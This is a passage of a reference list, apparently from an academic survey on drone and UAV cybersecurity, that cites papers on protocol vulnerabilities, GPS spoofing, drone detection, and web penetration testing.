[39] A. Chriki, H. Touati, H. Snoussi, and F. Kamoun, "FANET: Communication, mobility models and security issues," Computer Networks, vol. 163, p. 106877, 2019.

[40] J. Li, Y. Zhou, and L. Lamont, "Communication architectures and protocols for networking unmanned aerial vehicles," 2013 IEEE Globecom Workshops, GC Wkshps 2013, pp. 1415–1420, 2013.

[41] A. Koubaa, A. Allouch, M. Alajlan, Y. Javed, A. Belghith, and M. Khalgui, "Micro Air Vehicle Link (MAVlink) in a Nutshell: A Survey," IEEE Access, vol. 7, pp. 87 658–87 680, 2019.

[42] Y. M. Kwon, J. Yu, B. M. Cho, Y. Eun, and K. J. Park, "Empirical Analysis of MAVLink Protocol Vulnerability for Attacking Unmanned Aerial Vehicles," IEEE Access, vol. 6, pp. 43 203–43 212, 2018.

[43] V. Kriz and P. Gabrlik, "UranusLink-Communication protocol for UAV with small overhead and encryption ability," IFAC-PapersOnLine,
vol. 28, no. 4, pp. 474–479, 2015.

[44] Mekdad, Y., Aris, A., Babun, L., El Fergougui, A., Conti, M., Lazzeretti, R., & Uluagac, A. S. (2023). A survey on security and privacy issues of UAVs. *Computer Networks*, *224*, 109626.

[45] Kozliuk, I. O., Bakhtiiarov, D. I., Lavrynenko, O. Y., & Tretiak, I. V. (2016). Problems of unauthorized interference to the work of uav and methods of its solving. *Наукоємні технології*, (2), 206-211.

[46] M. Alwateer, S. W. Loke, and A. M. Zuchowicz, "Drone services: issues in drones for location-based services from human-drone interaction to information processing," Journal of Location Based Services, vol. 13, no. 2, pp. 94–127, 4 2019.

[47] J. Crook, "Infamous Hacker Creates SkyJack To Hunt, Hack, And Control Other Drones," Tech. Rep., 2013.

[48] Valente, J., & Cardenas, A. A. (2017, November). Understanding security threats in consumer drones through the lens of the discovery quadcopter family. In *Proceedings of the 2017 Workshop on Internet of Things Security and Privacy* (pp. 31-36).

[49] Air, A. P. (2015). Revising the airspace model for the safe integration of small unmanned aircraft systems. *Amazon Prime Air*.

[50] E. Deligne, "ARDrone corruption," Journal in Computer Virology, vol. 8, no. 1-2, pp. 15–27, 2012.

[51] G. Choudhary, V. Sharma, T. Gupta, J. Kim, and I. You, "Internet of drones (IoD): Threats, vulnerability, and security perspectives," in The 3rd International Symposium on Mobile Internet Security, no. 37, 2018, pp. 1–13.

[52] J. Vosatka, "Introduction to hardware Trojans," in The Hardware Trojan War: Attacks, Myths, and Defenses. Springer International Publishing, 11 2017, pp. 15–51.

[53] S. Gil Casals, P. Owezarski, and G. Descargues, "Generic and autonomous system for airborne networks cyber-threat detection," AIAA/IEEE Digital Avionics Systems Conference - Proceedings, 2013

[54] M. A. Rahman, M. T. Rahman, M. Kisacikoglu, and K. Akkaya, "Intrusion Detection Systems-Enabled Power Electronics for Unmanned Aerial Vehicles," in 2020 IEEE CyberPELS, 2020, pp. 1–5.

[55] K. Hodgkins, "Anti-drone shoulder rifle lets police take control of UAVs with radio pulses.(2015)," 2015. [Online]. Available: https: //www.digitaltrends.com/cool-tech/battle-innovations-anti-drone-gun/

[56] S. Belikovetsky, M. Yampolskiy, J. Toh, and J. Gatlin, "dr0wned- Cyber-Physical Attack with Additive Manufacturing," in 11th USENIX Workshop on Offensive Technologies (WOOT 17).

[57] A. B. Lopez, K. Vatanparvar, A. P. Deb Nath, S. Yang, S. Bhunia, and M. A. Al Faruque, "A Security Perspective on Battery Systems of the Internet of Things," Journal of Hardware and Systems Security, vol. 1, no. 2, pp. 188–199, 2017.

[58] V. Desnitsky and I. Kotenko, "Simulation and assessment of battery depletion attacks on unmanned aerial vehicles for crisis management infrastructures," Simulation Modelling Practice and Theory, vol. 107, p. 102244, 2 2021.

[59] A. S. Uluagac, V. Subramanian, and R. Beyah, “Sensory channel threats to cyber physical systems: A wake-up call,” 2014 IEEE Conference on Communications and Network Security, pp. 301–309, 12 2014.

[60] A. K. Sikder, G. Petracca, H. Aksu, T. Jaeger, and A. S. Uluagac, “A Survey on Sensor-Based Threats and Attacks to Smart Devices and Applications,” IEEE Communications Surveys and Tutorials, vol. 23,
no. 2, pp. 1125–1159, 4 2021

[61] J. Aru Saputro, E. Egistian Hartadi, and M. Syahral, “Implementation
of GPS Attacks on DJI Phantom 3 Standard Drone as a Security Vulnerability Test,” Proceeding - 1st International Conference on Information Technology, Advanced Mechanical and Electrical Engineering, ICITAMEE 2020, pp. 95–100, 10 2020.

[62] N. Rodday, “Hacking a Professional Drone,” RSAConference2016, 2016. [Online]. Available: https://www.rsaconference.com/writable/presentations/file_upload/
ht-w03-hacking_a_professional_police_drone.pdf

[63] C. Kolias, G. Kambourakis, A. Stavrou, and S. Gritzalis, “Intrusion detection in 802.11 networks: Empirical evaluation of threats and a public dataset,” IEEE Communications

[64] M. E. Garbelini, S. Chattopadhyay, V. Bedi, S. Sun, and E. Kurniawan, “BRAKTOOTH: Causing Havoc on Bluetooth Link Manager,” 2021.

[65] J. Wright, “KillerBee: Practical ZigBee Exploitation Framework or "Wireless Hacking and the Kinetic World"," in 11th ToorCon conference, San Diego, 2009.

[66] “VideoJak: hijacking ip video calls,” 2011. [Online]. Available: http://videojak.sourceforge.net/

[67] D. He, S. Chan, and M. Guizani, “Drone-Assisted Public Safety Networks: The Security Aspect,” IEEE Communications Magazine, vol. 55, no. 8, pp. 218–224, 2017

[68] F. H. Tseng, L. D. Chou, and H. C. Chao, “A survey of black hole attacks in wireless mobile ad hoc networks,” Human-centric Computing and Information Sciences, vol. 1, no. 1, pp. 1–16, 12 2011.

[69] M. Pirretti, S. Zhu, N. Vijaykrishnan, P. McDaniel, M. Kandemir, and R. Brooks, “The sleep deprivation attack in sensor networks: Analysis and methods of defense,” International Journal of Distributed Sensor Networks, vol. 2, no. 03, pp. 0–0, 9 2006.

[70] Oubbati, O. S., Atiquzzaman, M., Lorenz, P., Tareque, M. H., & Hossain, M. S. (2019). Routing in flying ad hoc networks: Survey, constraints, and future challenge perspectives. *IEEE Access*, *7*, 81057-81105.

[71] Shahzaad, B., Bouguettaya, A., Mistry, S., & Neiat, A. G. (2019, July). Composing drone-as-a-service (daas) for delivery. In *2019 IEEE International Conference on Web Services (ICWS)* (pp. 28-32). IEEE.

[72] Y. Son, H. Shin, D. Kim, Y. Park, J. Noh, K. Choi, J. Choi, and Y. Kim, “Rocking drones with intentional sound noise on gyroscopic sensors,” Proceedings of the 24th USENIX Security Symposium, pp. 881–896, 2015.

[73] J. Crook, “Infamous Hacker Creates SkyJack To Hunt, Hack, And Control Other Drones,” Tech. Rep., 2013.

[74] COSAR, M. (2022). Cyber Attacks on Unmanned Aerial Vehicles and Cyber Security Measures. *The Eurasia Proceedings of Science Technology Engineering and Mathematics*, *21*, 258-265.

[75] Jacobsen, R. H., & Marandi, A. (2021, November). Security threats analysis of the unmanned aerial vehicle system. In *MILCOM 2021-2021 IEEE Military Communications Conference (MILCOM)* (pp. 316-322). IEEE.

[76] S.-H. Seo, B.-H. Lee, S.-H. Im, and G.-I. Jee, "Effect of Spoofing on Unmanned Aerial Vehicle using Counterfeited GPS Signal," Journal of Positioning, Navigation, and Timing, vol. 4, no. 2, pp. 57–65, 2015.

[77] M. Hooper, Y. Tian, R. Zhou, B. Cao, A. P. Lauf, L. Watkins, W. H. Robinson, and W. Alexis, "Securing commercial WiFi-based UAVs from common security attacks," in Proceedings - IEEE Military Communications Conference MILCOM, 2016, pp. 1213–1218.

[78] Morimoto, S., Wang, F., Zhang, R., & Zhu, J. (2017). Cybersecurity in autonomous vehicles. *University of Hyogo, Hyogo*.

[79] N. M. Rodday, R. O. De Schmidt, and A. Pras, "Exploring security vulnerabilities of unmanned aerial vehicles," in Proceedings of the NOMS 2016 - 2016 IEEE/IFIP Network Operations and Management Symposium, 2016, pp. 993–994.

[80] Z. Williams, J. E. Lueg, and S. A. Lemay, "Supply chain security: An overview and research agenda," The International Journal of Logistics Management, vol. 19, no. 2, pp. 254–281, 2008.

[81] D. He, G. Yang, H. Li, S. Chan, Y. Cheng, and N. Guizani, "An Effective Countermeasure against UAV Swarm Attack," IEEE Network, vol. 35, no. 1, pp. 380–385, 3 2021.

[82] G. Vasconcelos, G. Carrijo, R. Miani, J. Souza, and V. Guizilini, "The Impact of DoS Attacks on the AR.Drone 2.0," in Proceedings - 13th Latin American Robotics Symposium and 4th Brazilian Symposium on Robotics, LARS/SBR 2016, 2016, pp. 127–132.

[83] F. A. G. Muzzi, P. R. d. M. Cardoso, D. F. Pigatto, and K. R. L. J. C. Branco, "Using Botnets to provide security for safety critical embedded systems - A case study focused on UAVs," in Journal of Physics: Conference Series, vol. 633, no. 1, 2015, p. 012053.

[84] Drozdowicz, J.; Wielgo, M.; Samczynski, P.; Kulpa, K.; Krzonkalla, J.; Mordzonek, M.; Bryl, M.; Jakielaszek, Z. 35GHz FMCW drone detection system, in Radar Symposium (IRS). In Proceedings of the 2016 17th International, Krakow, Poland, 10–12 May 2016; IEEE: Krakow, Poland, 2016; pp. 1–4. Available online: https://www.semanticscholar.org/paper/35-GHz-FMCW-drone-detection-system-Drozdowicz-Wielgo/2bccc966a48db74b3cb73887187dcf5f3ed3ad03 (accessed on 30 April 2020).

[85] Haag, M.; Bartone, C.; Braasch, M. Flight-test evaluation of small form-factor Lidar and Radar sensors for sUAS detect-and avoid applications. In Proceedings of the Digital Avionics Systems Conference (DASC), 35th IEEE/AIAA, Sacramento, CA, USA, 25–29 September 2016; pp. 1–11.

[86] Ritchie, M.; Fioranelli, F.; Griths, H.; Torvik, B. Micro-drone RCS analysis. In Proceedings of the 2015 IEEE Radar Conference, Johannesburg, South Africa, 27–30 October 2015; pp. 452–456.

[87] Peacock, M.; Johnstone, M.N. Towards Detection and Control of Civilian Unmanned Aerial Vehicles.
2013. Available online: https://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1051&context=isw (accessed on
30 April 2020).

[88] Mototolea, D.; Stolk, C. Detection and localization of small drones using commercial o -the-shelf FPGA based software defined radio systems. In Proceedings of the International Conference on Communications (COMM), Bucharest, Romania, 14–16 June 2018; pp. 465–470.

[89] Chang, X.; Yang, C.;Wu, J.; Shi, X.; Shi, Z. A surveillance system for drone localization and tracking using acoustic arrays. In Proceedings of the IEEE 10th Sensor Array and Multichannel Signal ProcessingWorkshop, Sheeld, UK, 8–11 July 2018; 2018; pp. 573–577.

[90] Sedunov, A.; Sutin, A.; Sedunov, N.; Salloum, H.; Yakubovskiy, A.; Masters, D. Passive acoustic system for tracking low-flying aircraft. IET Rada Sonar Navig. 2016, 10, 1561–1568. [CrossRef]

[91] Blue Ribbon Task Force on UAS Mitigation at Airports, Interim Report. July 2019. Available online: https://uasmitigationatairports.org/wp-content/uploads/2019/07/BRTF-Report-New-2.pdf (accessed on 30 April 2020).

[92] Freitas, S.; Silva, H.; Almeida, J.; Silva, E. Hyperspectral imaging for real-time unmanned aerial vehicle maritime target detection. J. Intell. Robot. Syst. 2018, 90, 551–570. [CrossRef]

[93] Pham, T.; Takalkar, M.; Xu, M.; Hoang, D.; Truong, H.; Dutkiewicz, E.; Perry, S. Airborne Object Detection Using Hyperspectral Imaging: Deep Learning Review. In Proceedings of the International Conference on Computational Science and Its Applications, Saint Petersburg, Russia, 1–4 July 2019; pp. 306–321.

[94] Machine Learning and Deep Learning Methods for Cybersecurity
Publisher: IEEE Yang Xin; Lingshuang Kong; Zhi Liu; Yuling Chen; Yanmiao Li; Hongliang Zhu; Mingcheng Gao; Haixia Hou; Chunhua Wang

[95] Santos, F.; Durães, D.; Marcondes, F.S.; Hammerschmidt, N.; Lange, S.; Machado, J.; Novais, P. In-car violence detection based on the audio signal. In International Conference on Intelligent Data Engineering and Automated Learning; Springer: Berlin/Heidelberg,
Germany, 2021; pp. 437–445.

[96] 5. Jesus, T.; Duarte, J.; Ferreira, D.; Durães, D.;Marcondes, F.; Santos, F.; Gomes,M.; Novais, P.; Gonçalves, F.; Fonseca, J.; et al. Review of trends in automatic human activity recognition using synthetic audio-visual data. In International Conference on Intelligent Data Engineering and Automated Learning; Springer: Berlin/Heidelberg, Germany, 2020; pp. 549–560.

[97] J. Steven, “Threat modeling - perhaps it’s time,” IEEE Secur. Priv., vol. 8, no. 3, pp. 83–86, 2010.

[98] L. Sion, K. Yskout, D. Van Landuyt, A. van den Berghe, and W. Joosen, “Security Threat Modeling: Are Data Flow Diagrams Enough?” in Proceedings of the IEEE/ACM 42nd International Conference on Software Engineering Workshops, New York, NY, USA, 2020, p. 254–257.

[99] Ahmad Y. Javaid; Weiqing Sun; Vijay K. Devabhaktuni; Mansoor Alam, Cyber security threat analysis and modeling of an unmanned aerial vehicle system, Publisher: IEEE

[100] Azari, M. Mahdi, et al. "Cellular UAV-to-UAV communications." 2019 IEEE 30th Annual International Symposium on Personal, Indoor and Mobile Radio Communications (PIMRC). IEEE, 2019.

[101] Zhang, Shuo, et al. "A Lightweight Authentication Protocol for UAVs Based on ECC Scheme." *Drones* 7.5 (2023): 315.

[102] Khan, Zain Ali. "Cyber Security Analysis of UAVs in Emergency Medical Services." (2023).

[103] Burston, Martin T., et al. "Reverse engineering of a fixed wing unmanned aircraft 6-DoF model for navigation and guidance applications." *Applied Mechanics and Materials* 629 (2014): 164-169.

[104] Rugo, Alessio, Claudio A. Ardagna, and Nabil El Ioini. "A security review in the UAVNet era: threats, countermeasures, and gap analysis." *ACM Computing Surveys (CSUR)* 55.1 (2022): 1-35.

[105] Manesh, Mohsen Riahi, and Naima Kaabouch. "Cyber-attacks on unmanned aerial system networks: Detection, countermeasure, and future research directions." *Computers & Security* 85 (2019): 386-401.

[106] Airlangga, Gregorius, and Alan Liu. "A Study of the Data Security Attack and Defense Pattern in a Centralized UAV–Cloud Architecture." *Drones* 7.5 (2023): 289.

[107] Lykou, Georgia, Dimitrios Moustakas, and Dimitris Gritzalis. "Defending airports from UAS: A survey on cyber-attacks and counter-drone sensing technologies." *Sensors* 20.12 (2020): 3537.

[108] Alanda, A., Satria, D., Mooduto, H. A., & Kurniawan, B. (2020, May). Mobile application security penetration testing based on OWASP. In *IOP Conference Series: Materials Science and Engineering* (Vol. 846, No. 1, p. 012036). IOP Publishing.

[109] Orebaugh, A., & Pinkard, B. (2011). *Nmap in the enterprise: your guide to network scanning*. Elsevier.

[110] Shachi, M., Shourav, N. S., Ahmed, A. S., Brishty, A. A., & Sakib, N. (2021). A survey on detection and prevention of SQL and NoSQL injection attack on server-side applications. *International Journal of Computer Applications*, *183*(10), 1-7.

[111] Shahid, R., Marwat, S. N. K., Al-Fuqaha, A., & Brahim, G. B. (2022, December). A Study of XXE Attacks Prevention Using XML Parser Configuration. In *2022 14th International Conference on Computational Intelligence and Communication Networks (CICN)* (pp. 830-835). IEEE.

[112] Wear, S. (2018). *Burp Suite Cookbook: Practical recipes to help you master web penetration testing with Burp Suite*. Packt Publishing Ltd.

[113] Panta, A., Marino, M., Fisher, A., Mohamed, A., & Watkins, S. (2023). Exploring the Impact of Rapidly Actuated Control Surfaces on Drone Aerodynamics. Drones, 7(8), 494.

[114] Koubâa, A., Qureshi, B., Sriti, M. F., Javed, Y., & Tovar, E. (2017, April). A service-oriented Cloud-based management system for the Internet-of-Drones. In 2017 IEEE

International Conference on Autonomous Robot Systems and Competitions (ICARSC) (pp. 329-335). IEEE.

[115] Sanjab, A., Saad, W., & Başar, T. (2017, May). Prospect theory for enhanced cyber-physical security of drone delivery systems: A network interdiction game. In 2017 IEEE international conference on communications (ICC) (pp. 1-6). IEEE.

[116] Gupta, R., Kumari, A., & Tanwar, S. (2021). Fusion of blockchain and artificial intelligence for secure drone networking underlying 5G communications. Transactions on Emerging Telecommunications Technologies, 32(1), e4176.

[117] Sinha, K., & Keshari, A. K. (2021). Automated Detection of SQL Injection Attack on Blockchain-Based Database. In Handbook of Research on Library Response to the COVID-19 pandemic (pp. 321-341). IGI Global.

[118] Chowdhury, N. H., Adam, M. T., & Teubner, T. (2020). Time pressure in human cybersecurity behavior: Theoretical framework and countermeasures. Computers & Security, 97, 101931.

[119] Thangavel, K., Plotnek, J. J., Gardi, A., & Sabatini, R. (2022, September). Understanding and investigating adversary threats and countermeasures in the context of space cybersecurity. In 2022 IEEE/AIAA 41st Digital Avionics Systems Conference (DASC) (pp. 1-10). IEEE.

[120] Han, X., Kheir, N., & Balzarotti, D. (2017, October). Evaluation of deception-based web attacks detection. In Proceedings of the 2017 Workshop on Moving Target Defense (pp. 65-73).

[121] Ibarra-Fiallos, S., Higuera, J. B., Intriago-Pazmiño, M., Higuera, J. R. B., Montalvo, J. A. S., & Cubo, J. (2021). Effective filter for common injection attacks in online web applications. IEEE Access, 9, 10378-10391.

[122] Chatterjee, A., Gerdes, M. W., Khatiwada, P., & Prinz, A. (2022). Sftsdh: Applying spring security framework with TSD-based oauth2 to protect microservice architecture apis. IEEE Access, 10, 41914-41934.

[123] Kuner, C., Svantesson, D. J. B., H. Cate, F., Lynskey, O., & Millard, C. (2017). The rise of cybersecurity and its impact on data protection. International Data Privacy Law, 7(2), 73-75.

[124] Miao, Y., Chen, C., Pan, L., Han, Q. L., Zhang, J., & Xiang, Y. (2021). Machine learning–based cyber attacks targeting on controlled information: A survey. ACM Computing Surveys (CSUR), 54(7), 1-36.

[125] Wang, D., Wang, X., Zhang, Y., & Jin, L. (2019). Detection of power grid disturbances and cyber-attacks based on machine learning. Journal of information security and applications, 46, 42-52.

[126] Goldblum, M., Tsipras, D., Xie, C., Chen, X., Schwarzschild, A., Song, D., ... & Goldstein, T. (2022). Dataset security for machine learning: Data poisoning, backdoor attacks, and defenses. IEEE Transactions on Pattern Analysis and Machine Intelligence, 45(2), 1563-1580.

[127] Goldwasser, S., Kim, M. P., Vaikuntanathan, V., & Zamir, O. (2022, October). Planting undetectable backdoors in machine learning models. In 2022 IEEE 63rd Annual Symposium on Foundations of Computer Science (FOCS) (pp. 931-942). IEEE.

[128] Nixon, I. K. (2021). Standard penetration test State-of-the-art report. In Penetration Testing, volume 1 (pp. 3-22). Routledge.

[129] Mirjalili, M., Nowroozi, A., & Alidoosti, M. (2014). A survey on web penetration test. Advances in Computer Science: an International Journal, 3(6), 107-121.

[130] Shah, S., & Mehtre, B. M. (2015). An overview of vulnerability assessment and penetration testing techniques. Journal of Computer Virology and Hacking Techniques, 11, 27-49.